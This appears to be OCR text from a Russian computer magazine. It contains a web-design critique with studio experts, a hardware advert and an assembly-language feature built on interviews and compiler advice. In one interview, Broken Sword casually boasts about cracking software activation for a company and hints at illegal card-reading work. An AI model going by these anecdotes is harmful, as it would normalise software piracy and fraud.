Ну, куда же без двигателя. Действительно, привод электродвижка выполняет важнейшую роль: он, будучи подключенным к шпинделю, на котором крепятся носители информации, раскручивает его и, соответственно, носители. О том, как устроен и работает электродвигатель, замечательно написано в учебнике по физике за, дай бог памяти, 10 класс. Если интересно, почитай на досуге :). К двигателю подключается источник тока с напряжением в 5 или 12 вольт, что позволяет современным моделям раскручивать шпиндель до пятнадцати тысяч оборотов в минуту! Впрочем, этот показатель, естественно, ограничен не возможностями двигателя - тут масса других проблем: шумовые, тепловые и, прежде всего, ограничения, связанные со считыванием информации с магнитных носителей. Кстати, про шум и перегрев. Шпиндель, естественно, крепится к жесткому диску не напрямую - через подшипники, которые сводят к минимуму трение в осях шпинделя, вследствие чего минимизируются шум и выделяющееся в результате трения тепло. В современных моделях используются гидравлические подшипники.





PC_Zone

СЕАНС ЛОХОТЕРАПИИ

 SHuRuP [http://nixp.ru]

СЕАНС ЛОХОТЕРАПИИ

Гуру вебдизайна выпрямляют кривые руки



От редактора:

Уверен, что, заходя на некоторые сайты, у тебя складывалось гадливое впечатление, которое появляется, когда вдыхаешь запах разлагающихся помоев. Все набросано, хаотично, пестро, броско и бессистемно. Лично меня на такие сайты больше затащить невозможно. Это примерно как Х напечатать транслитом :) Есть и другие крайности: отлично изготовленный сетевой проект, где забыли напрочь о том, что им кто-то будет пользоваться. Красиво-то оно красиво, но вот беда с навигацией не оставляет шансов найти искомое. Потыкавшись всюду и тихо матерясь, пользователь отчаливает :).

Но: есть люди, которые знают, что и как сделать правильно. Им и карты в руки. а ты не ленись, смотри, что говорят профи и мотай на ус.

Блуждая по просторам всемирной паутины, каждому постоянно невольно приходится встречаться с сайтами, дизайн которых, мягко говоря, неприятен глазу. А что вы, товарищи, хотели после такой пропаганды Интернета по всему миру? Сейчас почти у любого жителя Земли есть хоть какой-то доступ к этой гигантской компьютерной сети, поглощающей все новых и новых пользователей в своих глубинах. Кому-то интересно узнать свежие новости из различных отраслей, кто-то страшно нуждается в очередном реферате, кому-то просто скучно в этой жизни и очень хочется пообщаться интерактивно, кто-то желает скачать прогу, без которой он просто жить не может, да мало ли возможностей у Интернета? И все лезут в сеть...

Когда немного освоишься в новой среде, приходит идея создать сайт с информацией, которую, по мнению сайтостроителей, надо нести в массы. Ведь все так просто: регишься на бесплатном хостинге, вписываешь в заготовленные хостерами шаблоны некий текст, закачиваешь картинки/программы/mp3, сайт готов! Потом начинаются "усовершенствования" сайта: сначала покупается самая гениальная книга по html (ее автор обычно разбирается в этом самом html'е не на бит больше доверчивых свежеиспеченных web-дизайнеров), начинаются копания в исходнике странички, появляется пестрая раскраска всего, что не сразу бросается в глаза ("А вдруг посетитель моего сайта не заметит эту ссылку? Сделаю-ка я ее покрупнее!"), добавляется гора разнообразных java-скриптов, flash-деталей и прочих радостей. После проделанной работы довольный собой юзер рассылает урл своей странички всем своим друзьям по чату и подпрыгивает от радости, наблюдая всякий прирост количества посетителей хомпаги (а наблюдается это сразу на 20-30 счетчиках).

И во что в результате превращается Интернет? В самую большую в мире свалку показательных дизайнов, демонстрирующих во всем соку такие произведения искусства (в некоторых местах просто шедевры), которые делать нельзя даже под дулом твоего любимого BFG. Главная цель данной статьи - уменьшить количество вышеописанного в рунете, а для этого пришлось помучить ведущие web-дизайн студии нашей страны, которые умеют делать красивым все, что движется. Профессионалам был задан вопрос: "Что вас раздражает в неправильно сделанных сайтах?".

<Design Studio X-Project (www.xproject.ru)>

Самсонов Михаил (коммерческий директор)

"Приведу некоторые типичные ошибки при разработке сайта:

- Размещение на главной странице более 7-9 основных разделов. Это ведет к плохому восприятию информации.
- Не стоит начинать готовить структуру, не представляя полного объема материалов для размещения, иначе потом придется ее переделывать.
- Избегайте перегрузки одной страницы текстом. Лучше создать дополнительный подраздел: это позволит пользователям с невысокими скоростями доступа быстрее получить нужную информацию.
- Не делайте структуру сайта очень сложной. Навигация по сайту должна быть интуитивно понятна любому пользователю.
- При составлении структуры не нужно копировать организационную структуру компании.
- Структура сайта должна определяться задачами, которые хотят решить с его помощью пользователи, а не сотрудники компании.
- Сайты, интерфейс которых направлен на потребности внутри организации, а не на внешних посетителей, не приносят ожидаемой отдачи.
- Целостность - ключ к эффективной интерактивности. Не привлекайте к проекту большое количество независимых исполнителей. Настоящие профессионалы давно научились взаимодействовать на рынке. А передача работ от одного исполнителя к другому - рекламой занимается один, маркетингом другой, стратегией третий, бизнес-процессами четвертый - напоминает старую пословицу про семь нянек.
- Сайт сделан, но на информационную поддержку забыли выделить средства. Если компания вложила большие деньги в построение сайта, но не стала его поддерживать, эти инвестиции не принесут отдачи.
- Пока компания не сможет решить проблему создания материалов специально для Интернета, информация, представленная на ее сайте, будет носить вторичный характер. Интернет - агрессивная среда, и там нет возможности расслабиться, посидеть на диванчике, познакомиться с буклетиком, все происходит быстро, готовьте материалы к быстрому восприятию."

<Интернет-агентство Dot (www.dot.ru)>

Глеб Иванюшкин (менеджер по связям с общественностью)

"Дизайн основывается на нескольких базовых элементах. Если набросить на стандартный сайт своего рода "модульную сетку", в общепринятых вариантах это лого, баннеры нескольких видов, система навигации, информационные блоки и графика декоративного характера. Строго говоря, помятуя о канонах веб-дизайна, дизайн можно разделить на эстетический (общая визуальная концепция) и функциональный, к коему относятся такие вещи, как система навигации: меню, ссылки, локальная баннерная система. Соответственно, навигация может быть вертикальная либо горизонтальная. Реже встречается нестандартная, например, круговое навигационное меню. Систему навигации нужно подбирать, основывать на общей информационной концепции и архитектуре сайта. Горизонтальная панель навигации не очень подходит для сайтов с большим количеством рубрик и подразделов. Логотип обычно находится вверху страницы, в начале подачи информации, и на внутренних страницах служит встроенной ссылкой возврата на стартовую. Также на сайтах портальной архитектуры, состоящей, как правило, из очень большого количества вложенных подразделов, целесообразно интегрировать систему вывода в строку положения текущего документа, что существенно облегчает маршруты перемещения пользователя.

Что касается ответа на поставленный вопрос "Что Вас раздражает в неправильно сделанных сайтах?":

1. В случае сайтов "портальной архитектуры" отсутствие четкой иерархии и системы вложенности. Создатели таких сайтов часто полагают, что все подразделы их портала одинаково важны и нужны посетителю, и поэтому лепят кучу всяких бессистемных ссылок на одну первую страницу. В итоге посетитель не может понять, где ему искать то, за чем он сюда пришел (это все равно, если бы у вас на жестком диске все файлы хранились бы не в папках, а в одной куче).
2. Сайты, в которых каким-либо образом ограничен контроль со стороны пользователя над теми вещами, над которыми



PC_Zone

СЕАНС ЛОХОТЕРАПИИ

 SHuRuP [http://nixp.ru]

у него должен быть контроль. Например: когда пользователю запрещают изменять размер окна браузера (особенно когда он самостоятельно раскрывается на весь 22" экран), когда выключены кнопки управления браузером, ну и самое ужасное, когда браузер устраивает произвол в виде самовольного открывания нескольких новых окон.

3. Неудобное размещение информации на страницах. К примеру, на многих сайтах текст размещен фактически от края до края браузера, что чрезвычайно неудобно при прочтении (например - http://www.kszn.ru/kszn/index.jsp?page=340).

4. Редкое обновление контента.

5. Многие сайты грешат ошибками в навигационной системе, в частности, отсутствует функция возврата на главную страницу.

6. Отсутствие дополнительных сервисов для посетителей (системы заказа, интерактивных разделов).

7. Перегруженность сайта счетчиками и рекламными кнопками."

<Компания "Гарант-Парк-Интернет" (www.metric.ru)>

Александр Печников (руководитель департамента маркетинга и PR)

"На Ваш вопрос отвечают Василий Блинников (дизайнер) и Вадим Бондарев (руководитель направления). Оба они работают в Metric. Metric - это бренд компании Гарант-Парк-Интернет. Под этим брендом предоставляются следующие услуги: создание и сопровождение Интернет/интранет-систем, информационных порталов, систем электронного бизнеса, программных продуктов для Интернет; консультирование в области интернет-технологий и интернет-маркетинга. Заметим, что мнение отдельных сотрудников может не совпадать с мнением компании... 8)))

Василий Блинников:

Дабы не рассуждать голословно, мы выбрали конкретный сайт (www.kuranty.ru) и на его примере решили обсудить - "как не надо делать". В рейтинге Rambler Top100 в категории "Связь" сайт расположен на 35 месте за месяц. В рейтинге на Mail.ru находится на 22 месте! В этом сайте раздражает абсолютно все!

Общие моменты

Для заголовков используется убогий рубленный шрифт, претендующий на декоративность исполнения, темная холодная синяя гамма, в которой не все оттенки хорошо сочетаются между собой. В шапке расположен безумный коллаж - пестрый мусор на тему "мобильная связь". Телефонные аппараты, девушка-оператор, компьютеры, менеджеры и еще какие-то непонятные объекты, жуткое качество фотоматериалов. Фотографии в коллаже не подгонялись друг к другу никак, ни по цвету, ни по форме, ни по текстуре. Хотя нужно признать, что кучка трубок Nokia в центре все же создает ощущение принадлежности этого сайта к теме сотовой связи. Название сайта "Куранты" обыграно с помощью фоновой иллюстрации кремлевских курантов, которые узнаются с трудом. Качество иллюстрации также оставляет желать лучшего.

Меню

Без боли в глазах невозможно прочитать ни одно название раздела! Создатели сайта решили применить "модный" элемент оформления - текстуру "в точечку". В данном случае она используется как подложка в кнопках навигации, что делает их совершенно нечитабельными. Типичный пример - "раз так все делают, то я тоже сделаю, а нужно ли это здесь, это не важно". Абсолютно нелогично располагаются разделы в меню. Кнопки трех разделов, посвященных основным операторам - MTS, Би-Лайн и Мегафон, перемешаны с остальными (магазин, о компании, тарифы, контакты и т.д.). Хотя логичнее было бы их визуально выделить, если они вообще нужны на этом сайте. При наведении на кнопки появляются drop-down меню. Причем названия разделов на кнопках выровнены по правому краю, а выпадающее меню появляется с левой стороны, это вызывает некоторый дискомфорт при работе с меню. Размер основного текста на внутренних страницах достаточно мал, чтобы его можно было комфортно читать. Почему в нижнем левом углу в качестве декоративного элемента располагается телефон именно фирмы Nokia, им Nokia приплачивает???

Вадим Бондарев: Юзабилити

Прежде всего - юзабилити означает удобство использования и понятность для пользователя. Представим себя на месте потенциального покупателя, пришедшего на сайт поискать себе мобильный телефон.

Сайт встречает нас достаточно тусклой гаммой раннего утра, когда серые надписи едва различимы на фоне синего оттенка. Вы когда-нибудь вставали рано утром, часиков этак в 4-5? Выходя на балкон, вы могли бы заметить, что именно так выглядят облака на небе, пока не взошло солнце. Я согласен, что подобная палитра успокаивает и расслабляет, однако различать объекты достаточно сложно и утомительно для глаз. Вернемся на землю.

Меню на сайте представляет собой три строки навигационных кнопок с трудно различимыми надписями на них. Как выясняется после наведения на пункты меню, присутствуют выпадающие субменю. Хорошо это или плохо, дело вкуса - кто-то, например, Воронежский, их не любит, кто-то еще активно приветствует. Но дело несколько в другом. Поскольку меню трехстрочное, выпадающие из вышестоящих пунктов "субменю" напрочь перекрывают видимость нижестоящего ряда пунктов меню. И для того чтобы посмотреть "...а что же у нас там ниже...", приходится почувствовать себя виртуозом, совершающим эдакую "петлю Нестерова" по окну браузера.

Под меню находится призывная надпись "Купи телефон здесь!", которая, вопреки нашим ожиданиям, никуда не ведет. Увы. Купить что, купить где? Предложения от компании, размещенные ниже, я бы предложил сделать иначе. В конце концов, покупатель (посетитель сайта) скользит взглядом по наиболее ярким и привлекательным (размером ли, формой, цветом) точкам экрана. Назовем их айстопперами или по-русски "ловушками". В данном случае, поскольку нет никаких тематических изображений, представляющих собой "ловушки", роль айстопперов выполняют надписи "- SIEMENS A35". Подобные объявления сопровождаются более мелким текстом о цене и другими подробностями... Цену, мне кажется, надо было включать прямо в "ловушку".

Главный, на мой взгляд, недостаток сайта - в его информационной структуре. В ней перемешана информация об операторах, телефонах, пейджерах и аксессуарах, компании и прочая. Следует задуматься о том, чего же хочет видеть пользователь в первую, вторую и последнюю очередь. Что может привлечь его, а что оттолкнуть. Например, по статистике информацию о компании читает 13-15 процентов посетителей, да и то в последнюю очередь и в большей степени надеясь получить координаты компании. Структура могла бы быть такой:

Главная страница:

- навигация отдельно по продуктам;
- отдельно от всего служебная навигация по сайту - форумы, обратная связь и т.п.;
- выгодные предложения с ценами и сроком действия выгодной цены из разных товарных групп:
· по 1 модели, дабы не устраивать свалку;
· телефон, аксессуар к телефону, пейджер;
· под каждым типом минименю - под моделью телефона - список производителей, под аксессуаром - типы аксессуаров, под пейджером - список производителей или типы пейджеров - односторонняя связь, с обратной связью и т.п.;
- новости;
- адрес, телефон, ссылка на схему проезда.

Разделы меню МТС, МЕГАФОН, БИЛАЙН, мне кажется, абсолютно не нужны, подробную информацию о них пользователь может получить непосредственно на сайтах компаний, а в большей степени после выбора телефона его будут интересовать готовые предложения телефонов с подключением по разным тарифным планам компаний."

<Московское Агентство Веб-дизайна e-Art.ru (http://www.e-Art.ru)>

Григорий Песоцкий (директор)

"Пользователи Всемирной Сети используют ее для поиска нужной информации. Если они находят сайт с исчерпывающей для них информацией, то, независимо от художественного оформления сайта, они будут возвращаться на этот сайт. Если же сайт красиво оформлен, но нужную информацию найти сложно, то на этот сайт пользователь никогда не вернется. Художественное оформление, конечно, должно радовать глаз, но это не самое главное. Большую роль также играет объем страниц, который определяет время загрузки. Много советов для разработчиков сайтов вы можете прочитать на нашем сайте.

Больше всего меня раздражает то, что, зайдя на чей-то сайт, невозможно понять, о чем вообще идет речь, чем занимается компания-владелец сайта и как с ней можно связаться. К сожалению, таких сайтов в Рунете огромное количество. Могу привести пример сайта, на котором с большим трудом можно найти координаты для связи с его владельцем - www.mels.ru. Сейчас не могу привести больше примеров из-за отсутствия времени."

<Приговор>

Надеюсь, что к этим советам прислушаются web-дизайнеры (особенно начинающие), и больше приводить примеры отвратительных сайтов не придется (или хотя бы их станет слишком мало :). И помни, что всегда полезно сначала посмотреть, как сделано у других, спросить, что другие считают красивым и удобным, и не быть полным эгоистом, потому что такой эгоизм приводит исключительно к худым последствиям. Мало того, что это просто очень неприятно пользователям, ты сам не сможешь извлечь много пользы, и заветные циферки на счетчике не будут расти так, как тебе всегда мечталось...





SAMSUNG
ELECTRONICS
www.x-ring.ru
www.x-net.ru
Новая серия компьютеров
с монитором
Samsung SyncMaster
X-RING
для дома
X-RING для дома
PIII-850 / 256 / 20GB / FDD / SVGA 32MB / CD / modem
+ мониторы SyncMaster Samsung 17" - 19" DF, DFX
+ экономичный лазерный принтер Samsung ML-4500
для офиса
X-RING для специальных бизнес-приложений:
P4-1200 / 512 / 40GB / FDD / SVGA 64MB / Combo / modem
+ЖК мониторы SyncMaster Samsung 151 B, 171 S, 171 MP

PC_Zone

АССЕМБЛЕР: СВЕЖИЙ ВЗГЛЯД

TanaT (TanaT@hotmail.ru)

АССЕМБЛЕР: СВЕЖИЙ ВЗГЛЯД

ЧТО ДУМАЮТ ОБ ЭТОМ ПРОФЕССИОНАЛЫ?


Если бы ты знал, сколько людей во всех концах мира напрягалось, чтобы ты увидел эту статью! Россия, Украина, Австралия, Таиланд… да всего и не перечислишь! Но это стоило того: сегодня на страницах любимого журнала ты найдешь те крупицы мудрости, которые истинные профи копят годами. Мы рассмотрим абсолютно все, что так или иначе относится к ассемблеру: от самых лучших мануалов и справочников до самых мощных компиляторов и IDE. А помимо этого, на CD лежит самая большая подборка наиболее нужного и РЕДКОГО софта, который мы для тебя собирали в течение нескольких месяцев.

Так уж исторически повелось, что любой разговор об ассемблере принято начинать с обсуждения его актуальности. В этом есть здравый смысл: ведь если этот язык программирования сегодня никому не нужен, то зачем писать о нем горы страниц?

Должен сказать откровенно, мы очень серьезно отнеслись к этому вопросу и решили раз и навсегда доказать, что ассемблер жив, нужен и используется. Ради достижения этой цели пришлось провести целое исследование и расспросить массу людей. Перед тем как раскрыть карты, хочу привести высказывание С.В. Зубкова (автора самой лучшей в России книги по ассемблеру): "Далеко не все, что говорят об ассемблере, является правдой, и далеко не все, кто говорят об ассемблере, на самом деле знают его". Сейчас мы расскажем тебе правду.

Первый человек, к которому мы обратились за разъяснениями, известен под именем Broken Sword.

Личное дело:



Broken Sword.

19 лет. Не женат. Живет в Одессе. Учится в Одесском национальном политехническом университете на 4 курсе по специальности "системный программист". На изучение ассемблера его подвигла собственная девушка, Вика, которая сама рубила в нем так, что дай боже каждому. На сегодняшний день Broken Sword является ведущим экспертом рассылки "Ассемблер? Это просто. Учимся программировать. FAQ". Он отвечает на любые вопросы по мылу (BrokenSword@mail.ru) без перерывов и выходных. Если у тебя есть проблемы с асмом - пиши, эксперт тебе поможет.

- Тут бытует мысль, что ассемблер мертв. Твое мнение?

- Бред. Он же не мамонт, в самом деле! Это равносильно утверждению, что все опкоды вымерли... Что не существует прерываний, портов i/o и т.п. Как может умереть то, на чем стоит все остальное? Вообще, само слово "ассемблер" очень абстрактно... С одной стороны, это творение рук человеческих, поэтому его может понять и постичь в совершенстве абсолютно любой психически здоровый человек, и не о чем тут больше говорить. Но с другой стороны, асм нечто гораздо большее... это ИСКУССТВО, хотя и рукотворное, самодельное, но все же искусство... Искусство бессмертно!

- С его помощью деньги заработать можно?

- Я долго лазил по всяческим findajob.org и нашарил следующее: на западе программер, шарящий в системе на основе ядра, получает на 30-40% больше денег, чем конкурент на ЯВУ (дело реально доходит до 100-150 кусков капусты). Деньги с его помощью заработать, безусловно, можно и даже нужно, но только не в нашей стране... У нас

- только незаконным путем (как ни странно, это относится и непосредственно к асму). Я реально видел электронные схемы для считывания карточек некоторых крупных банков Украины, тех же sim-карт Киевстара и UMC, соединявшихся с компом по обычному COM-порту. Здесь, понятное дело, в объектах никто ничего писать не будет...

- Ты лично срубил хоть что-нибудь благодаря своим знаниям?

- Были случаи, когда мне удавалось реально снять лавэ на всем этом деле, причем оказывался как на месте нарушителя закона об авторских правах, так и в роли помощника правоохранительных структур (эта роль мне досталась совершенно неожиданно и один раз).

Т.к. опыта достаточно мало, приходилось ломать проги для себя единственно для его (опыта) накопления; кстати, замечу, что абсолютно ЛЮБАЯ прога поддается хряку, все дело только во времени и нервах, которые на это уйдут, но поверьте, результат всегда оправдывает многочасовые трейсы и лихорадочные выписывания ручкой в бумажку адресов и опкодов из окна дебаггера.

- Так что там насчет авторских прав?

- Одна фирма купила лицензионный диск за 250$, при установке прога генерит ключ, нужно позвонить по телефону и узнать ответный код. Естественно, позвонить можно только один раз (понятно, чтоб диском не пользовалось потом полгорода), если грохнется мастдай (естественно, вместе со всеми ключами и кодами) - придется вызывать их программера, и он за 10$ опять все вернет. Но фирме крупно повезло :). Они отделались меньшей суммой, а я пошел пить пиво.

- А как тебя в государственные структуры занесло?

- С правоохранительными органами мне вообще частенько приходилось иметь сношения :). Был случай, когда я помогал ломать базу данных одной фирмы с мелкоуголовными наклонностями. Дело даже не в том, что пароль лежал в незашифрованном виде в одном из файлов в том же каталоге (а вы думали, что "поломать" прогу - это обязательно раскромсать ее топором? Иногда полезно пошевелить мозгами :)), и всю сложность для меня на тот момент составил напускной серьезный вид при плетении сказок, каким немереным трудом всего этого удалось достичь. В итоге - снятие с учета :) + вознаграждение...

Ну что ж, пока единственное полезное, что мы выловили, это информация о том, что за бугром ассемблерщики ценятся, а на родине требуются только для незаконных операций. Маловато, да? Нам тоже так показалось, поэтому мы обратились за советом к мастеру, которого все знают под ником Iczelion.

Личное дело:



Iczelion.

36 лет. Женат, имеет семью. Живет в Таиланде. Работает на правительство. Ассемблер - первый язык, который он выучил. Это случилось 10 лет назад, сразу после окончания университета. Сам Iczelion тогда не мог отличить монитор от мышки. У парня, который работал с ним в офисе, был свой компьютер. Будущему маэстро тогда захотелось просто на нем поиграть, но коллега решил не пускать его за машину, пока тот не научится ею пользоваться. В качестве первой книги от своего сослуживца Iczelion получил "Руководство для IBM/PC и PS/2" Питера Нортона. В ней, в разделе о языках программирования, он нашел строки: "Только язык ассемблера позволяет использовать мощность вашего ПК в полном объеме...". Эти слова заложили начало длинного пути, в результате которого появился еще один блестящий эксперт по низкоуровневому программированию. Сейчас Iczelion всемирно известен благодаря своим руководствам по написанию кода на ассемблере для Win32.

- Некоторые люди считают, что асм мертв. Что скажешь?

- Для некоторых он действительно мертв: они не хотят его использовать, а он ничем не может быть им полезен. Но есть люди, для которых ассемблер является средством существования. Например, VxD-кодеры. Для многих людей этот язык просто близок собственному мыслительному процессу.

- Нужны ли сегодня программисты на ассемблере?

- Да. Но не в таких количествах, как, скажем, ASP или C++ кодеры. Но сегодня человек должен быть очень хорошо подготовлен, чтобы его приняли на работу.

- Если человек знает асм, он может найти себе хорошую работу?


- Я бы на это не рассчитывал. Ассемблер это всего лишь один из языков программирования. У него есть свои сильные и слабые стороны. Что касается работы, то это сильно зависит от человека и самой организации, которой требуются асм-кодеры.

- Спасибо, этот вопрос разъяснили. Что бы ты посоветовал нашим читателям, уже знающим ассемблер или только собирающимся его изучать?

- Если вы хотите изучать ассемблер, сперва спросите себя, зачем он вам. Не учите его лишь потому, что он вам кажется "элитным". Ни один из языков программирования не является лучшим для написания абсолютно любых приложений. Сам я пишу на ассемблере далеко не все. Чаще всего я использую VBA или VBScript, если они позволяют решить задачу без потери производительности. А на ассемблере я пишу потому, что люблю этот язык и он мне кажется "естественным". Программирование на ассемблере требует большой концентрации, так как каждая инструкция делает очень мало: только если несколько их собрать воедино, получится какой-нибудь результат. Если вы невнимательны, подумайте еще раз. Программирование на асме требует больших затрат времени, даже если вы используете структурное программирование. То есть программы на ассемблере это чаще всего маленькие утилиты. Я не хочу совсем отпугнуть новичков, просто излагаю некоторые факты самого языка, чтобы вы могли принять объективное решение.

Честно говоря, тут у нас почти опустились руки. Вроде понятно, что асм нужен, а как доказать, не знаем! Однако последняя попытка, интервью со Стивом Хатчессоном, оправдала наши надежды сполна.

Личное дело:



Стив Хатчессон.

54 года. Не женат. Живет в Сиднее, Австралия. Работает программистом. Прославился тем, что создал самый популярный пакет для программирования на ассемблере под Windows - masm32. Разработав кучу утилит, библиотек и собственный редактор кода, Стив создал целую среду разработки, которой так не хватало всем ассемблерщикам раньше. За что ему наш низкий поклон...

- Стив, как ты оцениваешь свое знание ассемблера?

- Ну, я знаю его хорошо. Конечно, все инструкции на память не помню, так что часто приходится копаться в справочнике.

- Тебя действительно можно считать отцом проекта "masm32"?

- Я создал этот проект в 1998 году, когда программирование на ассемблере начало постепенно умирать, а кодеры, интересующиеся асмом, не знали, как его изучить. Сам я принадлежу поколению, которое использовало ассемблер в случаях, когда спотыкались C, Basic и Pascal. Я хотел, чтобы мои знания, а также навыки сотен других программистов, не пропали даром, а перешли молодому поколению.

- Долго создавалась первая версия твоего пакета?

- Несколько месяцев.

- Ты сам задел животрепещущий для нас вопрос о судьбе ассемблера. Твое мнение: в современном мире C++ и Java ему есть место?

- Я придерживаюсь мнения, что у каждого языка есть свои плюсы. Что касается Java, то она свое уже отслужила: слишком маленькая скорость и куча ограничений. Напротив, C++ позволяет создавать наиболее оптимальный код. Низкоуровневые языки, как C и ассемблер, имеют значительное преимущество в скорости и размере кода, но их использование требует отточенных навыков. Современные разработчики ПО считают, что каждый пользователь имеет доступ к наиболее продвинутому компьютерному железу, в этом они очень сильно заблуждаются! Статистика показывает, что средний компьютер по всему миру это Pentium 133 МГц + 32 Мб RAM + Win95 + VGA монитор + 1 Гб винчестер. Программисты, способные писать на языках низкого уровня, могут создавать ПО, не требующее супержелеза, которое многие себе просто не могут позволить.

- Так программисты на ассемблере нужны сегодня?

- Это непростой вопрос, чтобы ответить так сразу. Но с уверенностью можно сказать, что кодер, знающий асм, лучше своего коллеги, не знающего оного :). Программист, разбирающийся в низкоуровневых инст-

NEXT

PC_Zone

АССЕМБЛЕР: СВЕЖИЙ ВЗГЛЯД

TanaT (TanaT@hotmail.ru)

- Ну ладно. А сам-то ты используешь асм в работе?

- Да. Мне очень часто приходится писать маленькие критичные к скорости программы. В таких случаях лучше ассемблера не найти.

- Ну и, наверно, твой любимый пакет это masm32 :)?

- Конечно :). MASM32 хорошо работает и содержит в себе кучу нужных утилит, которые не поставляются отдельно вместе с компиляторами.

- Можешь объяснить, какова роль Microsoft в создании твоего пакета?

- MASM32 это проект, разработанный совместно с Iczelion для того, чтобы кодеры по всему миру могли изучать ассемблер. Его основная цель - дать возможность молодым кодерам создавать любые приложения, которые предыдущее поколение (наше ;)) делало запросто. Создание проекта стало возможно потому, что Microsoft лицензировала ML.EXE (компилятор - прим. автора) и LINK.EXE (линкер, или упаковщик - прим. автора) в win98 DDK. Таким образом, их можно было использовать для разработки не только драйверов, но и приложений. Это было на руку и Microsoft, и программистам, которые были заинтересованы в создании низкоуровневого кода для x86 процессоров под платформу Windows. То есть и программисты, и Microsoft выиграли от лицензионного соглашения в win98 DDK.

- Стив, спасибо! Напоследок - хочешь что-нибудь сказать нашим читателям?

- Вообще-то я хочу сделать важное замечание. Если программист знает такой язык, как ассемблер, это говорит о том, что это чертовски хороший профессионал, так как ассемблер требует недюжинного мастерства. Цена всех затраченных усилий окупится в будущем, когда появятся новые процессоры (их наше поколение уже не увидит). Тогда понадобятся очень умные кодеры, чтобы работать с ними. Многие избрали легкий путь и пишут на Visual Basic, Java и т.п., но как только поменяется операционная система и улучшится железо, многие из этих языков бесследно исчезнут.

Когда вы пытаетесь изучить C или ассемблер, то приобретаете полезные навыки, которыми будете пользоваться в течение всей своей жизни, в отличие от тех людей, которые, избрав легкий путь, окажутся не у дел в будущем.

Чтобы доказать свою точку зрения, расскажу анекдот (мне его поведал знакомый из Лос-Анджелеса).

Что скажет программист на C, встретив программиста на ADA?

- Я буду бифштекс с луком ;).

Для танкистов поясняю анекдот: ADA это язык программирования, который когда-то был очень популярен. А потом вдруг - раз и исчез. Просто компьютеры поменялись, железо улучшилось, ОС новая… В общем, остались ADA-кодеры без зарплаты - вот и работают теперь официантами в закусочной, куда и зашел поесть программист на C.

В общем, всю мысль Стива можно резюмировать очень просто: изучая ассемблер, ты кладешь свои знания в банк. С солидным процентом. То есть не прогадаешь.

А вот о том, как его изучать, что и где брать, мы поговорим далее.

<Внимание!>

По ходу статьи хочу обратить твое внимание на несколько фактов. Во-первых, все интервью, опубликованные в этой статье, являются полным эксклюзивом, мы сами беседовали с каждым, а потом переводили все это на русский. Так что в правдивости можешь не сомневаться. Во-вторых, далее по тексту мы будем тебе рекомендовать кучу всяких сайтов, справочников, книг... Уже в начале статьи была фраза "...высказывание С.В. Зубкова (автора самой лучшей в России книги по ассемблеру)...". Так вот, это - не реклама. Всюду, где что-то будем называться лучшим, это и есть то самое "the best в натуре".

<Компилятор - всему голова>

Сейчас мы тебя, словно маленького мальчика, проведем по магазину и подберем штанишки, майку, кепку, кроссовки... Только в компьютерном смысле этих слов. Итак, куда ни сунься, а без компилятора ты в любом случае не обойдешься. Какой выбрать? А ведь их немало! Так что давай разбираться по порядку. Все зависит от того, под какую ОС ты будешь писать. Варианта может быть два: Win и Unix. Если ты работаешь еще в DOS - то тебе надо скачать TASM (Turbo Assembler от Borland), скопить деньги на ноутбук и отправиться в психушку. Ибо DOS - мертва, значит ты некрофил, а им место только в белых стенах. Что там у нас осталось? Ага, Win и Unix. Начнем мы, пожалуй, с Unix. Честно говоря, конкуренция среди компиляторов здесь есть и немалая. Однако впереди планеты всей идет пакет под названием NASM (NetWide Assembler). Что это за девочка и где она живет?

NASM - это 80x86 ассемблер. Он поддерживает широкий диапазон форматов объектных файлов, включая форматы Linux a.out и ELF, NetBSD/FreeBSD, COFF, Microsoft 16-bit OBJ и Win32. NASM также способен создавать простые бинарные файлы. Синтаксис NASM максимально упрощен для понимания и похож на синтаксис Intel, но слегка посложнее. Он поддерживает инструкции Pentium, P6 и MMX, а также имеет макрорасширения.

В общем, NASM штука мощная, но с ограничениями. Во-первых, он имеет несколько другой синтаксис. То есть, научившись писать под него проги, тебе понадобится немного попотеть, чтобы написать то же самое под MASM (ассемблер от Microsoft). Второе, по NASM нет нормальных книг и справочников, а значит, тебе придется изучать его по документации. Благо мы об этом позаботились, и необходимые руководства на русском языке выложили на наш CD. Но! У NASM есть один оч-чень большой плюс: код, написанный на нем, можно заставить работать на любой платформе. И Windows, и Linux, и *BSD. Для этого просто при компиляции надо указывать необходимые тебе ключи.

Кстати, сам NASM это всего лишь компилятор. А для работы тебе понадобится еще и линкер. В таком случае мы рекомендуем Alink - упаковщик (упаковщик и линкер это одно и то же), разработанный специально для этого компилятора. И NASM, и Alink бери с нашего диска. Для работы с NASM тебе понадобится еще и оболочка. Что-то типа IDE. Но о ней мы поговорим ниже. А что делать тем, у кого стоит любой клон Windows? Ответ прост: использовать MASM32. Почему? Попробую объяснить.

Конкурентов может быть только два: TASM (от дяди Бормана) и MASM (от мелкой&мягкой старушки). Начнем с TASM. В этот пакет входит компилятор, линкер, редактор ресурсов и куча всяких утилит. Проблема кроется в компиляторе. Во-первых, TASM сам по себе может некорректно компилировать код под Windows. Это факт - проги будут виснуть и работать нестабильно. Если ты всю жизнь кодишь на TASM под Win и у тебя еще ничего не висло - значит, ты пишешь лишь простенькие проги. Поверь, для серьезного дела TASM не годится - например, для написания драйверов. Во-вторых, дядя Борман перестал развивать свой ассемблер как самостоятельный продукт. То есть последний TASM не поддерживает новейшие расширения типа SSE2. Хотя асм-компилятор, поставляемый с Delphi или Cbuilder, поддерживает все нововведения. Но для написания чистых программ на ассемблере он не годится. Следующий - MASM. Профи любят его за классное качество работы компилятора и линкера. Но в сам пакет MASM не входят дополнительные утилиты, не говоря уже об IDE. А MASM32 как раз и включает в себя компилятор и упаковщик MASM, и кучу всякого барахла, без которого жить тошно. Поэтому мы останавливаем свой выбор на MASM32 (последний дистрибутив которого качай с нашего CD).

<Без IDE как без рук!>

Компилятор всему голова, а без нормальной среды разработки ты далеко не уедешь. Если ты уже профи, то, скорее всего, уже подыскал себе нормальную IDE. А вот для бегиннера это точно проблема.

